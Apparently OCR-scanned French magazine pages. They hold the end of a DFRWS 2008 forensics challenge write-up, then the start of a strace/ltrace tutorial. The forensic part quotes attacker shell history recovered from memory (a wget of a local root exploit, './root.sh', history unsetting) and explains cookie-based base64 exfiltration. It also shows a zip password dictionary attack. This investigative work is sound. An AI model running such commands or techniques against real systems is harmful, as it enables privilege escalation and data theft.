La dernière machine présente n'a pas d'intérêt pour le challenge. Elle a uniquement répondu à un *ping*


- Vmware_c0:00:08 192.168.151.1

Les adresses Mac indiquent que le réseau a été simulé par des serveurs virtuelles VMWare. Avoir un poste de travail dans une machine virtuels n'est pas un scénario très réaliste, mais facilite grandement la préparation du challenge.

Lorsqu'un serveur émet un paquet IP, il positionne le *Time-To-Live* (TTL), sa valeur par défaut est souvent 64 pour les machines sous Linux et 128 pour les machines sous Windows. Le TTL est décrémenté à chaque routeur et, donc de fait, on devrait observer différentes valeurs reflétant les différentes distances entre les sources et la machine réalisant la capture réseau. Or, ici, chaque paquet reçu par 192.168.151.130 a un TTL de 128. Cela est peut-être lié à la configuration réseau mise en place pour le challenge, mais on n'a pas de détail là-dessus...

5.2 Anomalie de 219.168.151.130

L'adresse 219.168.151.130 reçoit plus de trafic IP que les autres. Elle reçoit des connexions pour différents sites




internet, le serveur 219.168.151.130 servirait de proxy. En regardant de plus près, on peut remarquer que le champ User-Agent qui identifie le navigateur lors des requêtes HTTP est **User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US) Gecko/20071126** alors qu'il est **User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.8.0.12) Gecko/20071020 CentOS/1.5.0.12-6.el5.centos Firefox/1.5.0.12** pour les requêtes vers d'autres machines. S'agit-il d'une autre version du navigateur ?

5.3 Analyse de la mémoire

Un script Perl est retrouvé en mémoire.

La lecture de son code indique que ce script transforme un fichier en base64 et le transmet sous forme de *cookies* nommés CVal, Sessid et RMID. Nous



venons de mettre la main sur un outil permettant de faire sortir discrètement des informations...

Continuons l'analyse de la mémoire. En regardant directement en mémoire à l'aide de **hexdump**, des traces de commandes shell sont visibles :

```
[kmaster@adsl dfrws-2008]$ dd if=response_data/challenge.mem skip=20632
count=4
uname -a
who
ll -h
mkdir temp
ll -h
chmod o-xrw temp/
ll -h
cd temp/
cp /mnt/hgfs/Admin_share/*.xls .
cp /mnt/hgfs/Admin_share/*.pcap .
exit
uname -a
id
exit
X -v
X -V
X -version
cd temp
wget http://metasploit.com/users/hdm/tools/xmodulepath.tgz
tar -zpxvf xmodulepath.tgz
cd xmodulepath
ll
unset HISTORY
./root.sh
exit
pwd
cd ..
cp /mnt/hgfs/Admin_share/intranet.vsd .
ll
ls -lh
exit
4+0 records in
4+0 records out
2048 bytes (2.0 kB) copied, 0.000167379 s, 12.2 MB/s
```

Bloc 433627 :

```
[stevev@goldfinger ~]$ unset http_proxy
[stevev@goldfinger ~]$ rm xfer.pl
[stevev@goldfinger ~]$ dir
archive.zip  Desktop  temp
[stevev@goldfinger ~]$ rm archive.zip
[stevev@goldfinger ~]$
```

Bloc 442592 :

```
tcp        0      0 127.0.0.1:25            0.0.0.0:*               LISTEN      -
tcp        0      0 192.168.151.130:56516   198.105.193.114:80      ESTABLISHED 3048/firefox-bin
tcp        0      0 192.168.151.130:42136   219.93.175.67:80        TIME_WAIT   -
udp        0      0 0.0.0.0:68              0.0.0.0:*                           -
[stevev@goldfinger ~]$ netstat -tupan
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.1:25            0.0.0.0:*               LISTEN      -
tcp        0      0 192.168.151.130:58539   86.64.162.35:80         TIME_WAIT   -
tcp        0      0 192.168.151.130:42137   219.93.175.67:80        ESTABLISHED 3935/wget
udp        0      0 0.0.0.0:68              0.0.0.0:*                           -
[stevev@goldfinger ~]$
```

Mais ces bouts de mémoire ne sont pas toujours exploitables, comme le bloc 467656 :

```
 [stevev@goldfinger ~]$ .0.0:68              0.0.0.0:*                           -
to see it all.)
```

La zone mémoire 2556 laisse à penser qu'en fait les données n'ont pas été récupérées sur un partage réseau :

```
[stevev@goldfinger ~]$ cp /mnt/hgfs/zip /mnt/hgfs/Admin_share/
```


Remarque : les zones mémoire d'une machine i386 sous Linux sont organisées par blocs de 4k, mais ici ces zones sont indiquées par blocs de 512 octets.

5.4 Fuite d'information, récupération de l'archive transférée

Nous avons découvert la présence d'un script Perl permettant d'exfiltrer des données via des cookies. Générons un rapport listant les différents cookies afin de retrouver ces données.

Dans le menu ***Disk Forensics***, sélectionnez ***Generic Report*** et cochez les cases :

- ***Modified*** dans ***Inode Table - stores information related to VFS Inodes*** ;
- ***URL*** et ***Status*** dans ***HTTP Table - Stores all HTTP transactions*** ;
- ***Parameter*** et ***Value*** dans ***HTTP Parameters - Stores request details.***



Ajoutons le filtre (Icône en forme d'entonnoir) **"Parameter" = RMID or "Parameter" = CVal or "Parameter" = Sessid** pour n'afficher que les cookies qui nous intéressent. Maintenant, il va falloir extraire la valeur de ces cookies et les décoder. Trions par date croissante et commençons par récupérer la requête SQL en cliquant sur l'icône ***SQL Used*** et écrivons un petit script Python utilisant cette requête pour récupérer le fichier.

```
[kmaster@adsl tmp]$ cat extract.py
import pyflag.DB as DB
sql = """
  select `inode`.`mtime` as `Modified`,
  `http`.`url` as `URL`, `http`.`status` as `Status`,
  `http_parameters`.`key` as `Parameter`,
  `http_parameters`.`value` as `Value`
  from inode join `http` on `inode`.inode_id = `http`.inode_id
  join `http_parameters` on `inode`.inode_id = `http_parameters`.inode_id
  where ((1) and (`http_parameters`.`key` = 'RMID'
     or `http_parameters`.`key` = 'CVal'
     or `http_parameters`.`key` = 'Sessid'))
  order by `inode`.`mtime` asc;
"""
dbh = DB.DBO("DFRWS2008")
dbh.execute(sql)
last = ''
result=''
for row in dbh:
   if row['Value'] != last:
      last = row['Value']
```

```
        result += last
open("output.zip","w").write(result.decode("base64"))
```

Ce script va se connecter à la base DFRWS2008 (nom de l'affaire), extraire les cookies, décoder les données et les sauvegarder dans le fichier **output.zip**.

```
[kmaster@adsl tmp]$ PYTHONPATH=/usr/local/lib/python2.5/site-packages
python extract.py
[kmaster@adsl tmp]$ unzip -l output.zip
Archive:  output.zip
  Length     Date   Time    Name
 --------    ----   ----    ----
   141824  12-08-07 14:19   mnt/hgfs/Admin_share/acct_prem.xls
   100864  12-08-07 14:09   mnt/hgfs/Admin_share/domain.xls
     2395  08-05-00 16:54   mnt/hgfs/Admin_share/ftp.pcap
 --------                   -------
   245083                   3 files
[kmaster@adsl tmp]$ unzip output.zip
Archive:  output.zip
[output.zip] mnt/hgfs/Admin_share/acct_prem.xls password:
   skipping: mnt/hgfs/Admin_share/acct_prem.xls  incorrect password
   skipping: mnt/hgfs/Admin_share/domain.xls  incorrect password
   skipping: mnt/hgfs/Admin_share/ftp.pcap  incorrect password
```

L'archive ZIP est protégée par mot de passe. Effectuons une attaque par dictionnaire à l'aide du programme **fcrackzip** (http://www.goof.com/pcg/marc/fcrackzip.html).

```
[kmaster@adsl fcrackzip-1.0]$ ./fcrackzip -D -p \
/usr/share/dict/words -u ~/tmp/output.zip
PASSWORD FOUND!!!!: pw == rhubarb
```


Quelques secondes à peine et le mot de passe est retrouvé.

```
[kmaster@adsl tmp]$ unzip output.zip
Archive:  output.zip
[output.zip] mnt/hgfs/Admin_share/acct_prem.xls password:
 inflating: mnt/hgfs/Admin_share/acct_prem.xls
```

```
  inflating: mnt/hgfs/Admin_share/domain.xls
  inflating: mnt/hgfs/Admin_share/ftp.pcap
python /usr/local/lib/python2.5/site-packages/pyflag/FileFormats/OLE2.
py ~/tmp/dfrws/mnt/hgfs/Admin_share/acct_prem.xls
Author: Matthew Geiger
Revnumber: 1
Total_edittime: 1970/01/01 01:00:00
Lastprinted: Invalid Timestamp E8D60800:29
Created: 2007/12/08 14:12:33
Lastsaved: Invalid Timestamp E8D60800:29
```

Maladresse d'un organisateur du challenge, son nom apparaît comme créateur du fichier Excel listant les plus gros clients. Point troublant, la colonne « Balance » qui doit lister le solde de chaque compte est renseignée à l'aide de la fonction **RAND()** : les données sont aléatoires. On peut en déduire qu'il s'agit d'une nouvelle erreur des organisateurs ou bien que Steve K. Vogon revend des informations fictives.

Le fichier **domain.xls** contient une liste de comptes d'utilisateurs internes à la société. Le fichier **ftp.pcap** n'est pas au format pcap malgré son nom, mais Wireshark est capable de lire cette capture réseau au format *NA Sniffer (Windows) 2.00x*.



Cette capture réseau montre une connexion FTP réussie depuis 10.2.0.2 vers 10.2.0.1, mais aucun listing de fichier n'est effectué et aucun fichier transféré. Juste connexion et déconnexion... Sans intérêt...

6 Autres informations

6.1 Gedit

Voici le contenu du fichier **.gnome2/gedit-metadata.xml** :

```
<?xml version="1.0"?>
<metadata>
  <document uri="file:///home/stevev/.recently-used.xbel" atime="1197867496">
    <entry key="position" value="0"/>
  </document>
 <document uri="file:///home/stevev/.config/gtk-2.0/gtkfilechooser" atime="1197867370">
    <entry key="position" value="0"/>
  </document>
  <document uri="file:///home/stevev/.lesshst" atime="1197867444">
    <entry key="position" value="0"/>
  </document>
 <document uri="file:///home/stevev/.bashrc" atime="1197181011">
    <entry key="position" value="0"/>
  </document>
  <document uri="file:///home/stevev/temp/ELF%20exploit.sh" atime="1197181503">
    <entry key="position" value="3522"/>
  </document>
  <document uri="file:///home/stevev/.bash_history" atime="1197867429">
    <entry key="position" value="0"/>
  </document>
</metadata>
```

Ce fichier indique plusieurs éléments suspects :

- Édition du fichier **.lesshst** conservant en principe un historique de la commande **less**. Actuellement, celui-ci ne comporte aucune information. Il a sans doute été purgé.
- Le nom de fichier **ELF exploit.sh** est signe d'une tentative d'exploitation d'une faille Linux locale.
- Édition du fichier **.hash_history**. Vraisemblablement des commandes ont été supprimées de l'historique.

En dehors du premier fichier et du **.bash_rc**, ils sont tous absents des fichiers fournis.

6.2 Utilisation suspecte de mc

Midnight Commander, **mc**, est un gestionnaire de fichiers en mode texte. Il sauvegarde l'historique de son utilisation dans le fichier **~/.mc/history** :


```
[inpCreate a new Directory]
0=retrieved_files
1=DFRWS
[Dir Hist New Right Panel]
0=/home/stevev
1=/mnt
2=/mnt/hgfs
3=/mnt/hgfs/Admin_share
4=/media
5=/media/disk
6=/media/disk/DFRWS
```

```
[cmdline]
0=cd /mnt/hgfs
1=cd /media
[Dir Hist New Left Panel]
0=/home/stevev/.Trash
1=/home/stevev/.config
2=/home/stevev/.eggcups
3=/home/stevev/.evolution
4=/home/stevev/.gconf
5=/home/stevev/.gconfd
6=/home/stevev/.gstreamer-0.10
7=/home/stevev/.gnome2_private
8=/home/stevev/.gnome2
9=/home/stevev/.gnome/gnome-vfs
10=/home/stevev/.gnome
11=/home/stevev/temp
12=/home/stevev
```

L'historique des répertoires indique notamment les répertoires **/mnt/hgfs/Admin_share** et **/media/disk/DFRWS**. À se demander qui a utilisé le compte, Steve Vogon, une personne de son département informatique ou un organisateur du challenge ;-) Quoi qu'il en soit le nom des répertoires est cohérent avec les informations trouvées directement en mémoire.


6.3 Adresse IP publique

Ekiga est un logiciel de voix et de téléconférence sur IP. Pour fonctionner correctement au travers des firewalls et routeurs, il interroge un site web pour connaître l'adresse IP publique utilisée sur Internet, et justement la capture réseau contient la trace d'une telle connexion. Du coup, nous retrouvons aussi l'IP publique.




6.4 Google doc

Google Doc permet de travailler en ligne sur des fichiers bureautiques simples. Le 16 décembre, un échange de mail entre Steve Vogon et Faa Tali indique la présence d'un document appelé Negotiate sur Google Docs. Connaissant l'URL, nous pouvons nous aussi accéder à ce document par l'URL sans être authentifié :



Après authentification sur un compte Google quelconque, l'historique du document devient accessible :



On remarque que le document a été modifié par Nicola Dilorenzo, un organisateur du challenge...

6.5 Fuseau horaire

La réservation de billets d'avion permet de se situer dans les environs de Washington DC :

- Dulles est un aéroport proche de la capitale américaine.
- Le numéro de téléphone 202 555 9900 correspond aussi à un numéro de Washington DC ou de ses environs.

Le fuseau horaire correspondant est donc US/Eastern. En théorie, il est aussi possible d'extraire cette information de la mémoire et de confirmer le fuseau horaire. Cela fait partie des fonctions de Volatility. L'adresse IP publique 24.3.109.26 (`c-24-3-109-26.hsd1.pa.comcast.net`), récupérée grâce au trafic généré par Ekiga, correspond à la région de Pennsylvanie (US-PA), mais, là, pas de chance, c'est la côte Est.


7 Conclusion

Pyflag est un outil assez complet qui a permis de récupérer de nombreuses informations sans recourir à des outils tiers. Le challenge DFRWS 2008 a encore été très intéressant et, pour ceux qui souhaitent poursuivre l'enquête, une suite est disponible sur http://www.dfrws.org/2008/rodeo.shtml http://www.dfrws.org/2008/rodeo.shtml.

Auteur : Christophe Grenier

Christophe Grenier RSSI chez Global Service Provider

Espionnez vos applications



strace est ce que l'on appelle un « system call tracer » (moniteur d'appels système), un programme qui intercepte et enregistre les appels système effectués par un programme ou les signaux réceptionnés. ltrace permet, pour sa part, de suivre pas à pas l'exécution d'un programme, mais placé du point de vue des bibliothèques partagées.

Auteur

- Lionel Tricon

Strace [1] est un programme incontournable dans la boite à outils du développeur Linux, car il permet de tracer tous les appels système mis en œuvre par un programme, ainsi que tous les signaux émis ou reçus.

L'utilitaire **strace** a été porté initialement sous **Linux** par Branco Lankester en 1993 (à partir de l'outil homonyme écrit pour **SUNOS** par Paul Kranenburg) en même temps qu'il implémentait le support de l'appel système **PTRACE** dans le noyau (disponible au moins depuis le noyau 1.0). Ce hacker n'est pas un inconnu (même s'il a un peu disparu des écrans radar ces derniers temps), puisque c'est lui qui a écrit des utilitaires aussi pratiques que **ps** ou **md5sum** sous Linux.

Ltrace [2], qui s'inspire directement de **strace**, permet de tracer de son côté les appels aux bibliothèques partagées comme la **glibc** (surtout ne pas mélanger les appels système avec les fonctions des bibliothèques partagées qui elles-mêmes font appel aux appels système). Ce projet a démarré en 1997 et est dû principalement aux efforts de Juan Cespedes, son développeur principal (toujours mainteneur à l'heure actuelle).

Ces deux utilitaires utilisent l'appel système **PTRACE**, abordé dans un précédent article, qui permet à un processus appelant d'observer – et surtout de contrôler – l'exécution d'un autre processus (permet de consulter son image mémoire ou de modifier ses registres).

1 STRACE

Grâce à **strace**, nous allons obtenir pour chaque appel système leur nom, la liste de leurs arguments et enfin leur code retour. Ce qui fait que nous allons pouvoir suivre pas à pas l'exécution d'un programme et comprendre « de l'intérieur » les raisons d'un éventuel dysfonctionnement.

strace prend en argument le nom du programme que l'on souhaite superviser, ainsi que tous ses paramètres. C'est un utilitaire rapidement indispensable pour le développeur ou l'administrateur système ; il offre en outre une formidable opportunité, pour ceux qui se demandent comment tout ce joli monde fonctionne, de pouvoir descendre un cran plus bas, à la lisière du noyau, pour appréhender les mécanismes inhérents à l'exécution pas à pas d'un programme sur un système d'exploitation.

Outre ses qualités pédagogiques évidentes, ce programme se retrouve à l'usage être extrêmement pratique et trouvera une bonne place dans la boite à outils du hacker Linux. Bref, vous l'aurez compris, ses bénéfices sont énormes.

Cet outil, à l'instar de **valgrind** ou **gdb**, ne nécessite aucune recompilation de code ce qui est appréciable, car ne nous limitant pas à nos propres programmes. Il est particulièrement utile pour détecter des terminaisons de programmes à cause de l'absence de certains fichiers.

Si **strace** n'est pas installé, vous pourrez le trouver aisément par le moyen habituel de votre distribution Linux (un simple **apt-get install strace** sous les distributions dérivées de la Debian).

L'utilisation usuelle de **strace** est la suivante :

```
$ strace [options] [programme [arguments …]]
```

L'option la plus importante à utiliser est **-f**, car elle permet de tracer tous les sous-processus fils de votre programme.

Mettons-nous dans la peau de quelqu'un qui doit développer un programme pour son employeur ; lequel programme doit récupérer le nom de la machine courante (pas très compliqué, j'en conviens, mais c'est un début). Cette personne sait par contre que la sortie du programme **Unix** '**hostname**' fournit cette information.

avec strace et ltrace

Elle va donc s'employer à tracer les appels système de cet utilitaire afin « d'apprendre » ce qui est utilisé dans la partie « cachée » du programme et plus globalement s'initier aux différentes étapes jalonnant l'exécution d'un programme sous Linux :

```
$ strace -f hostname
execve("/bin/hostname", ["hostname"], [/* 76 vars */]) = 0
brk(0)                                  = 0x804c000
access("/etc/ld.so.preload", R_OK)      = -1 ENOENT (No such file or directory)
open("/etc/ld.so.cache", O_RDONLY)      = 3
fstat64(3, {st_mode=S_IFREG|0644, st_size=84165, ...}) = 0
mmap2(NULL, 84165, PROT_READ, MAP_PRIVATE, 3, 0) = 0xb7fb3000
close(3)                                = 0
open("/lib/libc.so.6", O_RDONLY)        = 3
[...]
[Sortie supprimée]
[...]
open("/usr/lib/locale/fr_FR.utf8/LC_CTYPE", O_RDONLY) = 3
fstat64(3, {st_mode=S_IFREG|0644, st_size=254076, ...}) = 0
mmap2(NULL, 254076, PROT_READ, MAP_PRIVATE, 3, 0) = 0xb7d4b000
close(3)                                = 0
uname({sys="Linux", node="portux", ...}) = 0
fstat64(1, {st_mode=S_IFCHR|0600, st_rdev=makedev(136, 1), ...}) = 0
mmap2(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0xb7d4a000
write(1, "portux\n", 7)                 = 7
exit_group(0)
```

La première remarque est que l'on est rapidement submergé par les informations sur la sortie standard (107 lignes dans notre exemple). Afin de pallier ce désagrément, il est préférable de rediriger la sortie vers un fichier texte afin de pouvoir traiter a posteriori les données et surtout de ne perdre aucune information.

```
$ strace -f -o output.txt hostname
```

Pour séparer les traces de chaque processus dans des fichiers séparés, il est préférable d'utiliser l'option **-ff** en conjonction avec l'option **-o** (toutes les traces seront séparées dans des fichiers **output.pid** avec **pid** correspondant au *process ID* de chaque processus) :

```
$ strace -ff -o output hostname
```

Analysons maintenant nos données.

On remarque que la première chose que fait notre programme est d'exécuter notre commande en remplaçant le contexte d'exécution par celui de la commande par l'intermédiaire de l'appel système **execve(2)**. On note ensuite l'ouverture du fichier **/etc/ld.so.cache** (fichier contenant une liste compilée de répertoires à partir de laquelle le programme va chercher ses bibliothèques partagées ainsi qu'une liste de bibliothèques candidates) et surtout de la bibliothèque **/etc/libc.so** (bibliothèque C standard).

On voit immédiatement comment le format de présentation est structuré. Le nom de l'appel système vient en premier, suivi de la liste des arguments pour finir enfin par le code retour du programme. Chaque ligne suivra scrupuleusement ce principe.

```
open("/lib/libc.so.6", O_RDONLY)        = 3
```

Le code retour nous apprend beaucoup de choses ; on note, au début du programme, la tentative avortée d'accès au fichier **/etc/ld.so.preload**. L'appel système **access(2)** retourne alors -1, qui n'est pas en soi une erreur (le fichier n'étant pas vraiment indispensable).

Par contre, l'ouverture de la bibliothèque C par l'intermédiaire de l'appel système **open(2)** retourne la valeur du descripteur de fichiers ce qui implique le succès de la commande. La valeur **3** est logique, car les valeurs **0**, **1** et **2** sont successivement allouées aux sorties **stdin**, **stdout** et **stderr** ; le système a donc pris la valeur suivante disponible. Un système qui ne désallouerait pas ses descripteurs de fichiers verrait cette valeur s'incrémenter jusqu'à saturation du système et **strace** serait alors des plus utiles pour nous informer de cela.

En descendant plus bas, on tombe enfin sur la primitive qui est appelée par **hostname** pour récupérer le nom de la machine ; il s'agit ici de l'appel système **uname(2)** qui permet de récupérer certaines informations du système comme le nom de la machine, l'architecture matérielle, la version du noyau, etc.

```
uname({sys="Linux", node="portux", ...}) = 0
```

Suit alors l'écriture du nom de la machine (ici, **portux** codé sur 7 caractères avec le retour à la ligne) sur la sortie standard et, enfin, la terminaison du programme par l'appel système **exit_group(2)**, soit la terminaison de tous les processus légers dans un processus (similaire à **exit(3)**, mais spécifique à Linux).

```
write(1, "portux\n", 7)                 = 7
exit_group(0)
```

Cette introspection dans le programme nous a permis de suivre pas à pas l'exécution de notre utilitaire. Chaque ligne correspondant à l'invocation particulière d'un appel système mis à disposition par le noyau.

Ces appels système sont en général appelés au sein de primitives mises à disposition par les bibliothèques standards du système, comme la bibliothèque C. Pour illustrer notre propos, nous allons faire appel aux primitives **fopen(3)**, **fread(3)** et **fclose(3)** dans un programme et regarder quels sont les appels système qui sont utilisés.

Notre programme (**test.c**) sera simplissime :

```
#include<stdio.h>
#include<stdlib.h>

char buffer[1024];

int main()
{
    FILE *fd = fopen("/etc/hosts", "r");
    (void)fread(buffer, 1024, 1, fd);
    fclose(fd);
}
```

Une compilation et une exécution plus tard (sous l'égide de **strace**), voilà le détail de ce qui est réellement exécuté vis à vis du noyau :

```
open("/etc/hosts", O_RDONLY)            = 3
fstat64(3, {st_mode=S_IFREG|0644, st_size=719, …}) = 0
mmap2(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1,
0) = 0xb805a000
read(3, "#\n# hosts         This file desc"..., 4096) = 719
read(3, "", 4096)                       = 0
close(3)
```

On comprend alors que la primitive **fopen(3)** est implémentée par l'appel système **open(2)**, tout comme **fread(3)** se repose sur **read(2)** et **fclose(3)** sur **close(2)**. Un petit tour dans les sources de la **glibc** nous confirme cela.

On peut aussi tracer un sous-ensemble des appels système par famille avec l'option **-e**. Cette option peut rendre de grands services, car on peut filtrer uniquement certains appels système comme **-e trace=open,close** qui permet de tracer uniquement les ouvertures et fermetures de fichiers.

On dispose d'un certain nombre d'alias qui regroupent par famille tous les appels système les plus importants :

-e trace=process	Trace tous les appels système qui sont relatifs à la gestion des processus (**fork**, **wait** et **exec** par exemple)
-e trace=network	Trace tous les appels système relatifs au réseau
-e trace=signal	Trace tous les appels système relatifs aux signaux
-e trace=ipc	Trace tous les appels système relatifs aux fonctions IPC du Système V
-e trace=desc	Trace tous les appels système relatifs aux fichiers

strace est de loin la meilleure solution pour suivre l'évolution d'un programme quand on sait s'en servir ; rien de tel que de consulter le manuel pour consulter toutes les options disponibles.

Tout ce que nous venons d'aborder semble valable pour un programme que l'on peut lancer en ligne de commande, mais semble difficilement applicable pour un programme déjà lancé, ce qui est pourtant très courant surtout pour des programmes que l'on a pas développé soi-même.

Heureusement, il existe une option permettant de « s'accrocher » à un processus déjà lancé et nous permettant tout de même de suivre son activité (les traces sont alors identiques aux exemples précédents) :

```
$ strace -p [PID du processus]
```

Seul petit défaut, parfois lorsque vous quittez strace, le programme espionné va continuer à penser qu'il est toujours sous observation et va se figer entièrement. Vous pouvez débloquer la situation en envoyant le signal **-CONT** à votre programme.

2 LTRACE

ltrace comble un besoin récurrent dans le débogage d'applications sous Linux : suivre pas à pas l'exécution d'un programme, mais placé du point de vue des bibliothèques partagées.

Une bibliothèque partagée (autrement appelée bibliothèque dynamique) offre un ensemble d'interfaces logicielles, généralement basées sur les appels système, qui regroupent au sein d'une même thématique un ensemble de fonctions répondant à une problématique commune (par exemple la **glibc**, la **libz** pour la compression par **gzip** ou encore une bibliothèque mathématique comme **Eigen**). Les bibliothèques partagées ne contiennent pas de code directement exécutable, mais plutôt du code passif qui sera lié a posteriori de façon dynamique (chargé à la volée) à un exécutable.

Concrètement, il s'agit de fonctions qui seront chargées dans des programmes par l'intermédiaire du chargeur de bibliothèques dynamiques **ld.so** dont les quatre fonctions **dlopen(3)**, **dlsym(3)**, **dlclose(3)**, **dlerror(3)** implémentent l'interface.

L'intérêt des bibliothèques partagées réside dans le fait qu'elles contiennent du code que l'on souhaite partager entre plusieurs exécutables pour factoriser les efforts de développement et surtout qu'elles permettent d'éviter de dupliquer l'empreinte de la bibliothèque dans la mémoire vive (ce qui serait le cas si on liait la bibliothèque en statique).

ltrace intercepte et enregistre les appels aux bibliothèques partagées effectués par un programme ou les signaux réceptionnés (il faut bien évidemment que le programme ait été compilé avec une édition de liens dynamiques). Il peut aussi, de façon similaire à **strace**, tracer les appels système, même si ce n'est pas souvent pour cela qu'il est utilisé (option **-S**).

Quel intérêt, me rétorquerez-vous, de tracer les appels aux bibliothèques partagées, puisque l'on reste uniquement dans l'espace utilisateur : **strace** semble alors plus pertinent.

On peut vouloir identifier précisément quel sous-ensemble des fonctions d'une bibliothèque est utilisé pour faciliter son débogage ou encore surcharger une fonction d'une bibliothèque partagée grâce à la fonctionnalité **LD_PRELOAD** du chargeur **ld.so**. Les noms des fonctions peuvent aussi apporter des informations pertinentes, même si celles-ci ne sont pas documentées.

